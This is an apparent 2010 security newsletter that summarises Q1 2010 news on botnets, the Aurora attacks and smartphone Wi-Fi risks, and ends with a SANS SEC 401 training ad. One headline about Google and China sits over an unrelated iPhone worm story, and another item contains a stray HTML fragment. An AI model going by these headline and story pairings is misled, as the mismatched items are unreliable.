# E-SECURITY NEWS HIGHLIGHTS FOR Q1 2010

## **Security Expert: US Would Lose Cyberwar (23 February 2010)**

The U.S. government, if confronted in a cyberwar today, would not come out on top, a former U.S. director of national intelligence said Tuesday. "If the nation went to war today, in a cyberwar, we would lose," Mike McConnell told a U.S. Senate committee. "We're the most vulnerable. We're the most connected. We have the most to lose."

[http://www.pcworld.com/businesscenter/article/190090/security\\_expert\\_us\\_would\\_lose\\_cyberwar.html](http://www.pcworld.com/businesscenter/article/190090/security_expert_us_would_lose_cyberwar.html)

## **Enterprise Security Tips on a Small-Business Budget (23 February 2010)**

Whether your business is a big fish or a small-fry home office, you can get hacked just the same, and the stakes are higher than a few canceled credit cards. Here are a few tips to protect your users and your networks—steps that even enterprise-class security specialists may slip up on.

[http://www.pcworld.com/businesscenter/article/189141/enterprise\\_security\\_tips\\_on\\_a\\_smallbusiness\\_budget.html](http://www.pcworld.com/businesscenter/article/189141/enterprise_security_tips_on_a_smallbusiness_budget.html)

## **Google: 'no timetable' on China talks (3 March 2010)**

The creator of the rickrolling iPhone worm has spoken of possible job offers and death threats since the release of the Jesus Phone malware last weekend. Ashley Towns, 21, from Wollongong, New South Wales, Australia, told local media he received both threats and offers of possible work a day after he was identified as the creator of what's been described as the first strain of iPhone malware. The malicious code created by Towns changed the wallpaper of jailbroken iPhone devices it infected to a picture of cheesy '80s pop star Rick Astley.

<http://www.securityfocus.com/news/11581>

## **CIA, PayPal under bizarre SSL assault (1 February 2010)**

The Central Intelligence Agency, PayPal, and hundreds of other organizations are under an unexplained assault that's bombarding their websites with millions of compute-intensive requests.

The "massive" flood of requests is made over the websites' SSL, or secure-sockets layer, port, causing them to consume more resources than normal connections, according to researchers at Shadowserver Foundation, a volunteer security collective. The torrent started about a week ago and appears to be caused by recent changes made to a botnet known as Pushdo

<http://www.securityfocus.com/news/11572>

## **Rise of the Point-and-Click Botnet (23 February 2010)**

**It lets beginners craft sophisticated attacks. -By Robert Lemosa**

In 2005, a Russian hacker group known as UpLevel developed Zeus, a point-and-click program for creating and controlling a network of compromised computer systems, also known as a botnet. Five years of development later, the latest version of this software, which can be downloaded for free and requires very little technical skill to operate, is one of the most popular botnet platforms for spammers, fraudsters, and people who deal in stolen personal information.

<http://www.technologyreview.com/computing/24641/?a=f>

## **Two Chinese schools implicated in Google Aurora attacks (19 February 2010) by John Leyden**

Two Chinese schools with links to the armed forces have become implicated as suspects in the ongoing Operations Aurora attacks against Google and at least 33 other western conglomerates last December. Security experts, including investigators from the National Security Agency, now reckon the attacks date from April last year, far earlier than previously suspected, the New York Times reports. Although the attacks originated from China, it's by no means clear that they were orchestrated by the Chinese government. It's even possible that hackers from outside China ran, or had an involvement in, at least some of the attacks.

<http://www.securityfocus.com/news/11575>

## **Almost 2,500 firms breached in ongoing hack attack by Dan Goodin (18 February 2010)**

Criminal hackers have penetrated the networks of almost 2,500 companies and government agencies in a coordinated campaign that began 18 months ago and continues to steal email passwords, login credentials, and other sensitive data to this day, a computer security company said.

<http://www.securityfocus.com/news/11576>

## **Cybercriminal Attacks Becoming More Targeted (24 February 2010)**

Cyber criminals are focusing their efforts on developing more sophisticated and targeted attacks rather than using a far reaching blanket approach, in order to reap greater financial rewards," said Panos Anastassiadis, chief operating officer of Cyveillance.

<http://www.securitypronews.com/insiderreports/insider/spn-4920091214TheFBIWarnsOfPopUpSecurityThreats.html>

## **Researchers Warn Of SmartPhone Security Threats (23 February 2010)**

A new report from a mobile security vendor details how the most popular 09-ultimate-smartphone.html" smartp hones, including the iPhone, are very vulnerable to man-in-the-middle attacks, carried out via public Wi-Fi connections. According to the report by SMobile Systems, smartphone users connecting to unencrypted Wi-Fi hotspots can be easily compromised by knowledgeable attackers using an array of existing tools. The authors of the study used those tools to intercept username/password combinations sent from several different smartphones

<http://www.networkworld.com/news/2009/111709-smartphones-wifi-security.html?hpg1=bn>

## **Wi-Fi finders let thieves track down hidden laptops (2 March 2010)**

Stuffing your company laptop into the car trunk or even a locker, without turning off its Wi-Fi radio, can be an open invitation to thieves, according to Credant Technologies. Thieves with increasingly sophisticated, directional Wi-Fi detectors can home in on the laptop's radio, tracking it down even when the PC is hidden away.

<http://www.networkworld.com/news/2010/030210-wifi-finders.html?hpg1=bn>

# SANS

# SANS Training in CyberSecurity Malaysia

CyberSecurity Malaysia is pleased to offer **SANS SEC 401** to harness your skills and knowledge towards the **GIAC certification** and a chance to mingle with other Information Security Professionals.

This course will address the latest knowledge and skills required for effective performance that is essential for securing systems and/or organisations. Maximize your training time and turbo-charge your career in security by learning the full SANS Security Essentials curriculum needed to qualify for the GSEC certification. In this course you will learn the language and underlying theory of computer security. At the same time you will learn the essential, up-to-the-minute knowledge and skills required for effective performance if you are given the responsibility for securing systems and/or organizations.

This course meets both of the key promises SANS makes to our students:

1. You will gain up-to-the-minute knowledge you can put into practice immediately upon returning to work.
2. You will be taught by the best security instructors in the industry. As always, great teaching sets SANS courses apart, and SANS ensures this by choosing instructors who have ranked highest in a nine-year competition among potential security faculty.

We are committed to develop more talents that will inspire the nation's growth and capacity building

See you there!

**Date : 18 - 23rd October 2010**

<b>Course Fee (U.S. Dollars)</b>	<b>Fee</b>	<b>Add (GIAC Cert)</b>	<b>Add (OnDemand)</b>
SEC 401 SANS Security Essentials	\$ 3500	<input type="checkbox"/> \$ 499	<input type="checkbox"/> \$ 399



Register | [www.cybersecurity.my](http://www.cybersecurity.my)  
Contact | [training@cybersecurity.my](mailto:training@cybersecurity.my)